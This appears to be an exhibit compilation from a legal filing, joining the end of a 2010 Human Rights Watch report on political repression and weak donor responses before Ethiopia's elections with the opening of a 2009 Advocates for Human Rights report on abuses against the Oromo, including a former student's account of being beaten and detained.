¹⁷⁹ Human Rights Watch interviews with Ethiopian officials and diplomats, Addis Ababa, Washington, DC, and New York, 2009.

¹⁸⁰ Human Rights Watch interview with Prime Minister Meles Zenawi, Addis Ababa, December 22, 2009.

International Response

Quiet Diplomacy and Elections

Ethiopia's international partners and major donors have failed to adequately respond to the country's deteriorating human rights situation. In 2005, following the violent crackdown, western donors suspended direct budget support and issued warnings to the government. But within six months, they had resumed aid flows under a new program that funneled cash to regional governments rather than the central government and quickly ramped up spending, all while keeping mute on human rights.¹⁸¹

The conventional wisdom is that rather than broach uncomfortable truths, western donors preferred to keep good relations with what many consider to be the Horn of Africa's most stable state and—given its borders with Sudan, Eritrea, Somalia, and Kenya—the most reliable partner in a volatile and troubled sub-region.

European and North American diplomats extol the value of “quiet diplomacy,” generally making representations to the government only behind closed doors, refusing to publicly criticize the Ethiopian government, and insisting that they have little leverage.¹⁸² This assessment of international leverage aside, to date quiet diplomacy has been unsuccessful in stemming Ethiopia's slide toward increasing political oppression.

The passage of the highly repressive CSO law in January 2009 is the starkest example of this failure. Diplomats spent considerable time asking the government to amend the worst provisions of the law, recognizing that it would effectively shut down most independent nongovernmental activity on human rights, good governance, and conflict resolution. The efforts failed. Only when the bill passed did the United States, Canada, and European states make public criticisms, and they were very mild. The European Union, for example, issued a statement that it “hope[d] that the law will be implemented in an open-minded and constructive spirit” while the same day announcing €250 million in new aid.¹⁸³ A number of states, such as Norway, the United States, the Netherlands, and Canada, later called for the

¹⁸¹ For an instructive summary of this recent history, see Aalen and Tronvoll, “The End of Democracy?,” *Review of African Political Economy*.

¹⁸² Human Rights Watch interviews with diplomats, Addis Ababa, June, September, October, and December 2009.

¹⁸³ EU Presidency Declaration on Ethiopia's adoption of the Charities and Societies Proclamation, Ref: CLog-028EN, January 30, 2009, http://www.europa-eu-un.org/articles/en/article_8459_en.htm (accessed February 2, 2010). See also, Letter from Human Rights Watch to foreign ministers of European Union member states, February 10, 2009, <http://www.hrw.org/node/80698>.

law to be amended or repealed at the Universal Periodic Review of Ethiopia at the UN Human Rights Council in December 2009—recommendations that the Ethiopian government rejected—but no state followed up with concrete action.¹⁸⁴

Allegations of repression of the opposition and politicized distribution of development and food aid have generated similarly weak international responses. After Gareth Thomas, UK state minister for development, visited Ethiopia in late 2009, he said, “I have heard allegations from the international community about distribution of food aid and the [food-for-work] program and I have already raised those accusations with the deputy prime minister.”¹⁸⁵

In January 2010, another mild statement from the UK followed: “I think quite rightly the UK has substantial investments in development in Ethiopia... But I don’t think that precludes us from raising issues of concern when that opportunity arises. I can assure you they are raised on a regular basis.”¹⁸⁶ Britain’s state minister for Africa, Glenys Kinnock, similarly assured Human Rights Watch in an interview that she had a “robust exchange” with Prime Minister Meles on human rights and the forthcoming elections. However, despite acknowledging shrinking political space and the inadequate conditions for the holding of free and fair elections, Kinnock did not put forth possible initiatives as to how the UK might help reverse the increasing repression.¹⁸⁷

Concerns over violations of freedom of speech and the reduction in political space have generated some public concern from the United States and Sweden. Karl Wycoff, US deputy assistant secretary of state for East African Affairs, told reporters during a visit to Ethiopia in November 2009, “The US is concerned by what we see as reduction in political space and the ability of opposition parties to operate and do what opposition parties should do.”¹⁸⁸

On December 10, 2009, International Human Rights Day, the United States issued a relatively strong statement noting its concerns over “the recent closure of the *Addis Neger* newspaper, and the allegations of harassment and intimidation of private media.” It continued, “The outstanding charges against private journalists, editors, publishers, and media houses may also contribute to a perception that space for independent media in

¹⁸⁴ UN Human Rights Council, “Report of the Working Group on Universal Periodic Review: Ethiopia,” January 10, 2010.

¹⁸⁵ “Ethiopia: Gov’t rejects politicized food aid claims,” *IRIN*, November 24, 2009.

¹⁸⁶ Barry Malone, “Ethiopia opposition says jailed leader ignored by West,” Reuters, January 29, 2010.

¹⁸⁷ Human Rights Watch interview with Baroness Glenys Kinnock, UK state minister for Africa, London, February 2, 2010.

¹⁸⁸ “Ethiopia Polls: US Concerned,” *News24*, November 20, 2009.

Ethiopia is constrained.”¹⁸⁹ The Swedish government echoed these concerns: “Freedom of expression is increasingly being limited in Ethiopia.”¹⁹⁰

Many diplomats privately concede that they have deep concerns about the pre-election environment, telling Human Rights Watch that “[i]ntimidation is all over, in every area. There is politicization of housing, business, education, agriculture,”¹⁹¹ and that “[t]his government is about total control.”¹⁹² Another diplomat noted:

People are ignoring the fact that in practice and in theory this government is a sort of communist regime that does not believe in individual rights. They believe in Ethiopia’s right to develop. [The government] has a long-term plan for this country and they think they are the only ones who can implement it, and if some people die in the pursuit of Ethiopia’s right to develop then so be it. It is revolutionary.¹⁹³

Some officials from donor governments acknowledge that some aid programs may be misused by the government to consolidate control and that monitoring of aid programs is difficult and almost impossible at the *kebele* level.¹⁹⁴

Some diplomats in Addis Ababa also concede that the 2010 elections “are a foregone conclusion,”¹⁹⁵ and that “[t]here is clearly no level playing field. The only option is to limit the damage.”¹⁹⁶ Yet despite such analyses from diplomats, their governments have failed to develop a strategy to press the government to begin putting in place measures that could open up the political environment, if not for the 2010 elections, then in ensuing years.

In the short term, donors should underline the key policy and institutional reforms that the EPRDF should address and make clear that preliminary steps—such as releasing individuals who have been arbitrarily detained, supporting independent investigations of abuses, and

¹⁸⁹ “U.S. Urges Further Ethiopian Action on Human Rights,” US Embassy, Addis Ababa, December 10, 2009, on file with Human Rights Watch.

¹⁹⁰ Swedish Ministry of Foreign Affairs, “Gunilla Carlson on freedom of expression in Ethiopia,” December 16, 2009, <http://www.sweden.gov.se/sb/d/587/a/137158> (accessed February 26, 2010).

¹⁹¹ Human Rights Watch interview with diplomat, Addis Ababa, September 24, 2009.

¹⁹² Human Rights Watch interview with diplomat, Addis Ababa, September 22, 2009.

¹⁹³ Human Rights Watch interview with diplomat, Addis Ababa, September 23, 2009.

¹⁹⁴ Human Rights Watch interviews with donor government officials, Addis Ababa, June, September, and December 2009.

¹⁹⁵ Human Rights Watch interview with diplomat, Addis Ababa, October 6, 2009.

¹⁹⁶ Human Rights Watch interview with European diplomat, Addis Ababa, October 6, 2009.

issuing clear public statements to government officials and EPRDF members that attacks or intimidation of opposition supporters will not be tolerated—are needed prior to the upcoming election.

In the medium- and long-term, concerned governments need to conduct a fundamental reappraisal of the nature of the Ethiopian government’s mechanisms of control, the impact of its policies on civil and political rights, and the subsequent impact of political repression on their own strategies and goals for engagement with Ethiopia.

Election Observers

Prior to the last elections in 2005, the Ethiopian government expelled three US monitoring organizations and refused to allow one Norwegian group to observe that had monitored Ethiopian elections since 1992. It also forced the resignation of a respected member of the European Union monitoring mission.¹⁹⁷ Eventually, the European Union and the Carter Center sent international observers, and Ethiopian nongovernmental organizations fielded observers in Addis Ababa (see above). The European Union mission publicly voiced strong criticisms of the government response to the post-election violence.

Despite this history, in the run-up to 2010, Ethiopia invited the African Union and both the European Union and the Carter Center to observe the elections.¹⁹⁸ Both the European Union and the Carter Center planned to send exploratory missions to assess whether or not the elections would be competitive enough to merit observation, before making a final decision on whether to deploy an observer mission. The organizations sought to send these exploratory missions in December 2009 and January 2010. The Ethiopian government told both that they could not visit until February 2010, three months before the polls, stating that the relevant government officials were overwhelmed with other duties.¹⁹⁹

By February 2010, however, crucial stages in the pre-election phase had already passed without any international observation, such as the registration of candidates and parties and the election of public observers to man polling stations and monitor voting.²⁰⁰ Voter registration was due to be completed by the end of February. Candidate registration, in

¹⁹⁷ See Human Rights Watch, *Suppressing Dissent*, p. 43.

¹⁹⁸ Human Rights Watch interviews with diplomats, Addis Ababa, December 2009.

¹⁹⁹ “Carter Center decides not to observe 2010 elections,” *The Reporter* (Ethiopia), February 20, 2010.

²⁰⁰ According to the National Electoral Board, 45 political parties were registered between December 25, 2009, and January 7, 2010. See “Over 40 parties register for 2010 Ethiopian elections,” Agence de Presse Africaine, January 9, 2010, <http://www.apanews.net/public/spip.php?article115183> (accessed February 2, 2010).

particular, is typically a crucial time for abuses, with candidates receiving pressure and intimidation to stop them from registering.

Given its inability to deploy long-term observers within the timeframe allowed, the Carter Center declined to observe the elections and cancelled sending its exploration mission. The European Union, however, deployed an assessment mission in February 2010.²⁰¹

Election observers pose a dilemma for both the Ethiopian government and for the country's donors. Opposition leader Seeye Abraha said: "Meles's major concern is that the election should be credible in the eyes of the international community. He doesn't care if it is not credible in the eyes of the population... and the donors want to cover their backs and tell their constituents that they are dealing with an elected government. You see his dilemma. You see their dilemma. It's a dilemma for both of them."²⁰² The government wants international election observers to provide an "impartial seal of approval," but is equally apprehensive about the observers reaching a different conclusion.

Human Rights Watch recognizes that competent international election observers can be an important addition to domestic monitoring of the polling process. However, particularly with the restrictions placed on domestic observers, in addition to other constraints, observer organizations may decide not to observe or conclude that they are prevented from doing so in a meaningful way. Whatever the reason, a decision not to participate should not be taken as an indicator that all is well.

The donors' approach to the 2008 local elections was poor in this respect, and a similar outcome should be avoided this time. The Ethiopian government refused to allow international observers to monitor the 2008 local elections and donors made little response.²⁰³ However, according to Norwegian experts Aalen and Tronvoll, "by not supporting or deploying observers, the donor community could justifiably keep quiet in the aftermath of the elections as they supposedly did not have any 'substantial' and 'independent' observations to pass judgment."²⁰⁴

²⁰¹ "EU Considers Observing Ethiopia Election as Campaign Heats Up," Voice of America, February 17, 2010.

²⁰² Human Rights Watch interview with Seeye Abraha, former minister of defence and UDJ opposition leader, Addis Ababa, October 6, 2009.

²⁰³ "Repression Sets Stage for Non-Competitive Elections," Human Rights Watch news release, April 9, 2008.

²⁰⁴ Aalen and Tronvoll, "The End of Democracy?," *Review of African Political Economy*, p. 207

The US, for example, issued a statement saying it was “troubled” by the claims of irregularities in the elections, but at the same time said, “We did not have observers out for local elections. So it’s very difficult to make a judgment about the claims of irregularities in these local elections.”²⁰⁵ But whether elections are free and fair is not determined solely on election day. As this report should make clear, the crucial human rights context of an election is evident long before any voting takes place.

²⁰⁵ “US Concerned By Claims of Irregularities in Ethiopian Polls,” Agence France-Presse, May 21, 2008.

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HUMAN RIGHTS WATCH
350 Fifth Avenue, 34th Floor
New York, NY 10118-3299

www.hrw.org

H U M A N
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W A T C H

“One Hundred Ways of Putting Pressure”

Violations of Freedom of Expression and Association in Ethiopia

On May 23, 2010, Ethiopian citizens will vote in the first parliamentary elections in Ethiopia since 2005, when the post-election period was marred by controversy and bloodshed.

As the elections have drawn nearer, government efforts to restrict political space for the opposition, stifle independent civil society, and control the media have intensified. Despite constitutional protections, respect for freedom of expression and association in Ethiopia is deteriorating. In practice, most Ethiopians are unable to speak freely, organize political activities, and challenge their government’s policies—whether through peaceful protest, voting, or publishing their views—without fear of reprisal.

Based on recent field research in Ethiopia and documentation collected over the past decade, “One Hundred Ways of Putting Pressure” traces the ways in which the ruling Ethiopian People’s Revolutionary Democratic Front (EPRDF) has used its near total control of local and district administration to monitor individuals at a household level, punish and undermine the livelihoods of citizens who do not support the ruling party, and create a climate of fear that suppresses freedom of expression and opinion. It also examines recently enacted laws that further restrict the activities of non-governmental organizations and the media.

In this report, Human Rights Watch calls on the Ethiopian government to take urgent steps to improve the electoral environment by immediately releasing persons detained for the peaceful expression of their political views. The government should publicly tell all government officials and EPRDF members to cease attacks and intimidation of political opposition, independent civil society, and the media; and should support independent efforts to investigate and publicly report on incidents of abuses, including by international electoral observers.

Exhibit C

Exhibit C



HUMAN RIGHTS IN ETHIOPIA: THROUGH THE EYES OF THE OROMO DIASPORA



December 2009

Human Rights in Ethiopia:

Through the Eyes of the Oromo Diaspora

The Advocates for Human Rights
December 2009



ABOUT THE ADVOCATES FOR HUMAN RIGHTS

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The Advocates for Human Rights
650 Third Avenue South, Suite 1240
Minneapolis, MN 55402 USA
612-341-3302
www.theadvocatesforhumanrights.org

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PREFACE

This report documents human rights violations against the Oromo people of Ethiopia as seen through the eyes of the Oromo diaspora. The personal accounts of asylum seekers and other immigrants to the United States provide a window to the human rights conditions in Ethiopia. These accounts not only establish the basis for protection of individuals but also provide evidence to hold the Government of Ethiopia accountable for violations of its international human rights obligations. This report seeks to give voice to the experiences of Oromo people in the diaspora, to highlight a history of systematic political repression in Ethiopia, and ultimately, to support improvement of human rights conditions in Ethiopia.

Since the early 1970s, Oromos have come to the United States, many arriving as refugees or asylum seekers in Minnesota. Throughout the 1990s, The Advocates for Human Rights increasingly provided legal representation to Oromos through its *pro bono* asylum project, representing Oromos and other Ethiopians who had suffered persecution in Ethiopia on account of race, religion, political opinion, membership in a particular social group, or nationality.

This report documents the experiences of members of the Oromo diaspora throughout three successive political regimes and illustrates how systematic human rights violations against the Oromo contributed to instability, civil unrest, and regional conflict. It describes decades of human rights violations against the Oromo in Ethiopia, including violations of the most basic civil and political rights – arbitrary arrest, incommunicado detention, torture, and extra-judicial executions. Reports of widespread surveillance and interference with rights to freedom of association, assembly, expression, conscience, and the press were pervasive. The perception of total monitoring of all communications into Ethiopia, including telephone, post, and e-mail, was nearly universal. Oromos reported that the current Ethiopian government's federal system has served to isolate ethnic communities including the Oromo, leaving them even more vulnerable to human rights violations and further eroding political power. These more insidious human rights violations have perpetuated longstanding oppression of the Oromo and others while shoring up the power of the central government.

This report focuses principally on the Oromo and the systematic human rights violations they have experienced in Ethiopia. Members of other ethnic groups, such as Anuak, Amhara, Ogadeni, and others also face repression as the Ethiopian government continues to consolidate its power. The repressive tactics used against the Oromo are also used too often against others in Ethiopia. By focusing on the Oromo experience, The Advocates for Human Rights seeks not to diminish the experiences of others but to illuminate the widespread pattern of human rights violations committed by the Government of Ethiopia.

Understanding the Oromo experience requires an appreciation of the complex relationship between regional and global politics and the perpetuation of human rights violations in Ethiopia. Cold War politics and post 9/11 anti-terrorism initiatives have colored United States-Ethiopia relations for decades. Longstanding power struggles in the Horn of Africa have a direct effect on the Ethiopian government's behavior toward internal political opposition.

This report also touches upon the complex relationship diaspora communities have with the human rights conditions in their homelands. Diaspora communities do not simply shut the door to their countries upon resettling in the United States. Families remain behind, and emotional, economic, and political ties are strong. Many living in

exile hope one day to return home. Some in the diaspora harbor political ambitions; indeed, the diaspora political leadership in the Oromo community has played an influential role in sustaining Oromo political movement in Ethiopia.

The experiences of Oromo people who fled their country provide an important historical context to understand the current human rights situation in Ethiopia. The project methodology focused on interviews of members of the Oromo diaspora, as well as service providers, scholars, and others working with Oromos. The Advocates assembled a group of ten lawyers, many of whom had worked on behalf of Ethiopians' asylum claims in the past and trained them on fact-finding, documentation, and interview techniques, including a review of human rights violations against the Oromo and the current country conditions in Ethiopia. The fact-finders conducted interviews with Oromo people in the diaspora, Oromo scholars and community leaders, the immigration bar, and providers of medical and community services to the Oromo.

The long arm of violators of human rights reaches directly into diaspora communities, including the Oromo. Diaspora members reported their perceptions that e-mail communication to Ethiopia was blocked or monitored by the Ethiopian government, that telephone conversations were similarly monitored, and that the Ethiopian government monitored the activities of diaspora members using local contacts referred to by the diaspora as "spies." Arrest of Ethiopians who visited the United States and were suspected of participating in diaspora political activities was reported. While most people interviewed for this report generally reported feeling safe in the United States, they did report fear of surveillance and retaliation against family in Ethiopia. In a world closely connected through electronic communications, increasingly the human rights of members of diaspora communities are threatened as their freedom of speech, assembly, and association come under attack.

International media, individuals and groups operating in Ethiopia, as well as human rights organizations such as Human Rights Watch and the International Crisis Group, report that human rights conditions have failed to improve under the current political leadership in Ethiopia. As Ethiopia moves toward national elections in 2010, the people of Ethiopia have the opportunity to hold the government accountable for the respect of human rights of every person in Ethiopia. At the same time, the Government of Ethiopia has the opportunity to demonstrate its commitment to ending decades of human rights violations and respecting its obligations to uphold international human rights standards.

ETHIOPIAN HEADS OF STATE

Name	Tenure	Party
Emperor (Negus)		
Menelik II	1889-1916	
Zewditu	1916-1939	
Haile Selassie I	3 Apr 1930 – 12 Sep 1974	
Chairmen of the Provisional Military Administration Council		
Aman Mikael Andom	12 Sep 1974 – 17 Nov 1974	military
Mengistu Haile Mariam	17 Nov 1974 – 28 Nov 1974	military
Tafari Benti	28 Nov 1974 – 3 Feb 1977	military
Presidents of the Republic		
Mengistu Haile Mariam	11 Feb 1977 – 10 Sep 1987	military/WPE
Tesfaye Gebre Kidan	21 May 1991 – 27 May 1991	WPE (acting)
President of the Provisional Government		
Meles Zenawi	27 May 1991 – 22 Aug 1995	TPLF/EPRDF (interim)
President of the Republic		
Negaso Gidada	22 Aug 1995 – 8 Oct 2001	OPDO
Girma Wolde-Giorgis	8 Oct 2001 –	EPRDF
Prime Ministers		
Makonnen Endelkacew	1942 – 1 Nov 1957	
Abebe Aragai	27 Nov 1957 – 15 Dec 1960	
Teshafi Aklilu Abte-Wold	17 Apr 1961 – 1 Mar 1974	
Endelkacew Makonnen	1 Mar 1974 – 22 Jul 1974	
Mikael Imru	3 Aug 1974 – 12 Sep 1974	
Fikre Selassie Wogderess	10 Sep 1987 – 8 Nov 1989	WPE
Haile Yimenu	8 Nov 1989 – 26 Apr 1991	WPE (acting)
Tesfaye Dinka	26 Apr 1991 – 6 Jun 1991	WPE (acting)
Tamirat Laynie	6 Jun 1991 – 22 Aug 1995	EPDM (acting)
Meles Zenawi	22 Aug 1995 –	TPLF/EPRDF

Based on <http://www.terra.es/personal2/monolith/ethiopia.htm>

TABLE OF ACRONYMS

AAPO	All Amhara People's Organization
AEUP	All Ethiopia Unity Party
ANDM	Amhara National Democratic Movement
Arena	Arena Tigray for Democracy and Sovereignty
CAT	Convention Against Torture and Other Cruel, Inhuman or Degrading Treatment or Punishment
CEDAW	Convention on the Elimination of All Forms of Discrimination against Women
CERD	International Convention on the Elimination of All Forms of Racial Discrimination
CRC	Convention of the Rights of the Child
CUD	Coalition for Unity and Democracy
EDL	Ethiopian Democratic League
EDUP	Ethiopian Democratic Unity Party
EFJJA	Ethiopian Free Press Journalists Association
EHRCO	Ethiopia Human Rights Council
ELF	Eritrean Liberation Front
ENDF	Ethiopian National Defense Force
EPLF	Eritrean People's Liberation Front
EPRDF	Ethiopian Peoples' Revolutionary Democratic Front
EPRP	Ethiopian People's Revolutionary Party
ESDFP	Ethiopian Social Democratic Federal Party
FDD	Forum for Democratic Dialogue
GPLF	Gambella People's Liberation Front
ICCPR	International Covenant on Civil and Political Rights
ICESCR	International Covenant on Economic, Social, and Cultural Rights
IFLO	Islamic Front for the Liberation of Oromia
OACC	Oromo-American Citizen Council
OFDM	Oromo Federalist Democratic Movement
OLM	Oromo Liberation Front
ONC	Oromo National Congress
OPDO	Oromo People's Democratic Organization
RE: MDSJ	Rainbow Ethiopia: Movement for Democracy and Social Justice
SDAF	Somali Democratic Alliance Forces
SEPDC	Southern Ethiopia People's Democratic Coalition
SEPDM	Southern Ethiopia Peoples' Democratic Movement
SNNPR	Southern Nations, Nationalities, and Peoples Region
TGE	Transitional Government of Ethiopia
TPLF	Tigrayan People's Liberation Front
UDJ	Unity of Democracy and Justice
UDHR	Universal Declaration of Human Rights
UEDF	United Ethiopian Democratic Forces
UEDP-Medhin	United Ethiopian Democratic Party - Medhin
UIC	Union of Islamic Courts
WPE	The Workers' Party of Ethiopia


EXECUTIVE SUMMARY

The history of Ethiopia is steeped in human rights abuses by the government against its people, including members of the Oromo and other ethnic groups. Ethiopian regimes, from the Abyssinian empire to the present, have sought to consolidate power by repressing the political and cultural activities of the Oromo people and that of the many other ethnic groups which make up Ethiopia's population. The Abyssinian empire, backed by European arms, sought to colonize the territory traditionally held by the Oromo and other ethnic minorities. The Marxist Derg, which seized control from Emperor Haile Selassie in 1974, was dominated by Mengistu Hailemariam. Mengistu ruthlessly eliminated rivals, consolidated power, and erected a state security apparatus that continues to be used today.

The current Ethiopian government, which came to power in 1991, is no exception. The Ethiopian People's Revolutionary Democratic Front ("EPRDF"), dominated by members of the Tigray People's Liberation Front ("TPLF"), moved quickly to identify and eliminate its rivals. It called for its most likely challenger, the Oromo Liberation Front ("OLF"), to participate in a new coalition government. The EPRDF's move not only allowed it to appear open to political power-sharing in the regime's early days, it brought the OLF leadership and members into the open. By 1993, when the OLF finally split with the EPRDF, OLF leadership and members had been identified. By the end of 1993, the EPRDF had arrested approximately 20,000 suspected OLF members, driven most OLF leadership into exile, and effectively neutralized the OLF as a political force in Ethiopia.

The Ethiopian government has built on its predecessor's infrastructure of repression. Torture of dissidents by the current regime, including extreme physical violence and psychological torture, was reported by those interviewed for this report. Sexual violence also was reported. In addition, extrajudicial killings, arbitrary arrests, prolonged detention, and confinement in inadequate prison conditions reportedly have continued under the EPRDF. Basic protections of due process, including notice of charges against those accused, are absent, and the judiciary faces pressure from the government.

The state surveillance apparatus erected under the *Derg* continues to result in restrictions on Ethiopians' rights to freedom of association, privacy, movement, and property. Alleged ties to the OLF may serve as justification for arrest, detention, firing, expulsion, or confiscation of property. The government continues to monitor Ethiopians and conduct surveillance through the neighborhood associations, or *kebeles*, that were established by the *Derg* and served as the local apparatus of state security. A perception that all communications by phone, post, or e-mail are monitored by the government is nearly universal. New restrictions have been placed on foreign funding of



CIA World Factbook

non-governmental organizations. Press restrictions and intimidation of the press continues. Elections held in 2005 and 2008 were marred by violence and intimidation.

The EPRDF's main political strategy has been that of ethnic federalism as a means of amassing control. This policy has provided a veneer of autonomy to Ethiopia's ethnic groups while eroding those groups' political power and potential for challenging the EPRDF and further consolidating state power. The policy of ethnic federalism has had a negative impact on the basic economic, social, and cultural rights of Ethiopians.

The government's tactics have extended to the educational system, where Oromo teachers and students face harassment and intimidation on suspicion of association with the OLF. Reports of monitoring, termination, or arrest of Oromo teachers and students were common. The mandatory use of the Oromo language in schools, reversing the decades old policy prohibiting instruction in any language other than Amharic, has not apparently lessened government suspicion that people who speak or write in the Oromo language support the OLF. The requirement of instruction in Oromo has also reportedly led to a decrease in educational opportunities for Oromo students, who are now at a disadvantage in the higher education system where Amharic or English is required.

Another impact of the Ethiopian government's ethnic federalism policies has been the relocation of Oromo farmers. A belief that the relocation programs have economically benefited Tigray and Amhara people to the detriment of the Oromo was reported. The forced relocation has also placed resources in the Oromo region under strain, resulting in denial of rights to adequate shelter, water, food, and healthcare.

As Ethiopia moves toward national elections in 2010, the people of Ethiopia have the opportunity to hold the government accountable for its human rights record in Ethiopia. At the same time, the Government of Ethiopia has the opportunity to demonstrate its commitment to ending decades of human rights violations and respecting its obligations to uphold international human rights standards.

Recommendations

- The Government of Ethiopia should immediately cease the use of torture in its prisons, *kebele* offices, and other places of detention.
- The Government of Ethiopia should ensure that all persons detained by the Government are immediately brought before a competent and independent judicial authority to determine the lawfulness of their detention.
- The Government of Ethiopia should respect the right of all persons to assemble and to associate with others, and to ensure that all persons have the ability to meaningfully participate in the electoral process. The Government should take particular care to ensure that these rights are respected during the lead up to the elections in 2010.
- The Government of Ethiopia should ensure that all persons in Ethiopia, regardless of their ethnicity, have equal access to educational opportunities.
- The Government of the United States should ensure that military and other aid to the Government of Ethiopia is not used to support repression of ethnic groups or political opponents.

I. BACKGROUND

A. CULTURE, LANGUAGE, AND RELIGION OF THE OROMO

The Oromo, found predominantly in what today is the country of Ethiopia, is Ethiopia's largest ethnic group. The U.S. Department of State estimates that the Oromo constitute 40 percent of the Ethiopian population, or approximately 31 million people.¹ Although many social, economic, and religious differences exist among the Oromo people, the Oromo are united by a common linguistic tradition. Also, the Oromo share a strong sense of ethnic and national identity. In the Oromo culture, family and kinship play a central role. A patriarchal society, men are considered the head of the household, though the family's daily life depends upon the women.²

The common language of the Oromo binds the Oromo as a people. A Cushitic language, a subgroup of the Afro-Asiatic languages, Oromo is spoken in Ethiopia, northern Kenya, and parts of Somalia, and is spoken as a first language by approximately 20 million people in the region.³ During

I was in my third year at Addis Ababa University, studying Oromo, English, and journalism and living in the dormitory on campus. In April 2001, ten Oromo students disappeared without a trace because they were suspected by the government. We waited for ten days, but they did not return. I was part of a group of Oromo students who submitted a request to the campus police to release the students. They tried to convince us that the students were alive and would be released. We refused to go and kept our question before them, staying at the security office for six hours, until midnight. Finally, they told us to choose representatives to go look for the detainees. We sent two to three students, but they were also detained. We persisted with our demands and demonstrated against the unlawful detentions inside the gates of AAU, in front of the campus police office. We were around 400 students. We protested because the student situation has gotten harsher. We couldn't bear it anymore. We didn't have any rights. We were living a life of fear. We were concerned college students. We didn't want to leave. But the government used force.

The government sent in about five hundred armed soldiers who surrounded us so we couldn't escape. They were merciless. It was such humiliation. They used a police stick to beat us like snakes. There was no distinction between girls and boys. They beat everybody with that stick on our heads. My head looked like a basketball. I couldn't hear or see for two weeks. Finally, after two hours, police trucks took three groups of students in three different directions to detain them. I was taken with other students to a police training center about 20-30 minutes out of the city, where I was detained. We were detained in a small, suffocating room. There were no sheets, no bed, just the cold cement floor. People were shouting for help from their injuries. It was really horrible. There was no food, no help for the people dying from their injuries. They kept us for two hours kneeling on concrete with our hands up. One-by-one they interrogated us, asking questions about our political outlooks and if we had plans to overthrow the government. I was not given any specific reasons for my detention. They also took the addresses of our families and told us that they would imprison our families too. I was held for one night and one day . . .

Male Oromo University Student, 35: 2-5 & supp.

¹ U.S. Dep't of State, Bureau of African Affairs, *Background Note: Ethiopia* (June 2009) [hereinafter *Background Note: Ethiopia*].

² Susan Omura, M.D. et al., *EthnoMed*, (Feb. 1994), ethnomed.org/ethnomed/cultures/oromo/oromo_cp.html#religious

³ *ETHNOLOGUE: LANGUAGES OF THE WORLD* (M. Paul Lewis ed.), available at www.ethnologue.com (noting Oromo (Borana-Arsi-Guji) has 3,786,000 estimated speakers in Ethiopia, Kenya, and Somalia, and is alternately known as Afan Oromo; Oromo (Eastern) is spoken by an

much of the 20th Century the Oromo language was banned from use in education, the media, and public life.⁴ Although Ethiopian law today permits the use of the Oromo language,⁵ Amharic is still listed as the country's official language.⁶

The Oromo people are comprised of a large number of clan families, which can generally be categorized into two major branches, the Borana and the Barento/Barentuma.⁷ The livelihood and culture of Oromo subgroups, or clans, varies.⁸ Some are pastoralists and have a semi-nomadic lifestyle. Some have links to the Arab world through ancient trade routes and the practice of Islam. Some are settled agriculturalists converted to evangelical Christianity by missionaries, while others are more integrated into Amhara culture. The majority of Oromo living in Ethiopia are farmers or herders and live in agricultural settlements where they raise livestock and cultivate crops, including wheat, barley, and coffee.⁹ Some Oromo work in gold, silver, or other mineral mines.¹⁰

Traditionally, the Oromo practiced their own monotheist religion called Waaqeffannaa in which there was a belief in Waaqa (God) as the creator responsible for everything that happens to human beings.¹¹ Today, most Oromo practice Christianity or Islam, but as they adopted these religions, many Oromo maintained the concept of Waaqa and incorporated their beliefs into the new religions.¹²

While no longer in common practice today, the Oromo cultural identity is also rooted in the historical system of Gada (or gadda or gadaa).¹³ Historically, Oromo society was guided and governed by Gada, a politico-administrative and social-stratification system that provided a framework for all areas of the Oromo way of life. Under Gada, men of certain age groups held varying roles in the community on a rotating basis.¹⁴ A popular assembly was held every eight years at which a leader was elected to preside over the system for the next eight years.¹⁵

The overarching identity of the Oromo is political and has evolved in response to the history of the establishment of the modern Ethiopian state and the Oromo's long history of repression. Indeed, the pan-Oromo identity is rooted in Ethiopia's political history.¹⁶ While individuals of Oromo descent have held prominent positions within the various ruling factions and military, those Oromo who have not assimilated with the Amhara have not had representative political power, and the Oromo as a group have had very little representation within the Ethiopian state.¹⁷

estimated 4,526,000 people in Ethiopia; and Oromo (West-Central) is spoken by an estimated 8,920,000 people in Ethiopia and Kenya. All are Afro-Asiatic, Cushitic languages).

⁴ Asafa Jalata, *Struggling for social justice in the capitalist world system: the cases of African Americans, Oromos, and Southern and Western Sudanese*, 14 SOCIAL IDENTITIES 3 (2008).

⁵ ETH. CONST. art. 5(2) (stating that "[a]ll Ethiopian languages shall enjoy equal state recognition.")

⁶ Embassy of the Federal Democratic Republic of Ethiopia, Language,

www.ethioembassy.org.uk/Facts%20About%20Ethiopia/Facts%20About%20Ethiopia%20Homepage.htm.

⁷ U.S. Bureau of Citizenship and Immigration Servs., *Ethiopia: Information on the Oromo Ethnic Group, the Oromo Liberation Front (OLF), and the Oromo People's Democratic Organization (OPDO)*, Apr. 18, 2001 [hereinafter *The Oromo and the OPDO*].

⁸ KJETIL TRONVOLL, MINORITY RIGHTS GROUP INTERNATIONAL REPORT: ETHIOPIA: A NEW START? 8 (2000).

⁹ *Id.*

¹⁰ *The Oromo and the OPDO*, *supra* note 7.

¹¹ GADAA MELBAA, OROMIA: AN INTRODUCTION TO THE HISTORY OF THE OROMO PEOPLE 23-27 (1988).

¹² *Id.* at 27.

¹³ TRONVOLL, *supra* note 8, at 8.

¹⁴ MELBAA, *supra* note 11, at 17-22; TRONVOLL, *supra* note 8, at 8.

¹⁵ MELBAA, *supra* note 11.

¹⁶ TRONVOLL, *supra* note 8, at 8.

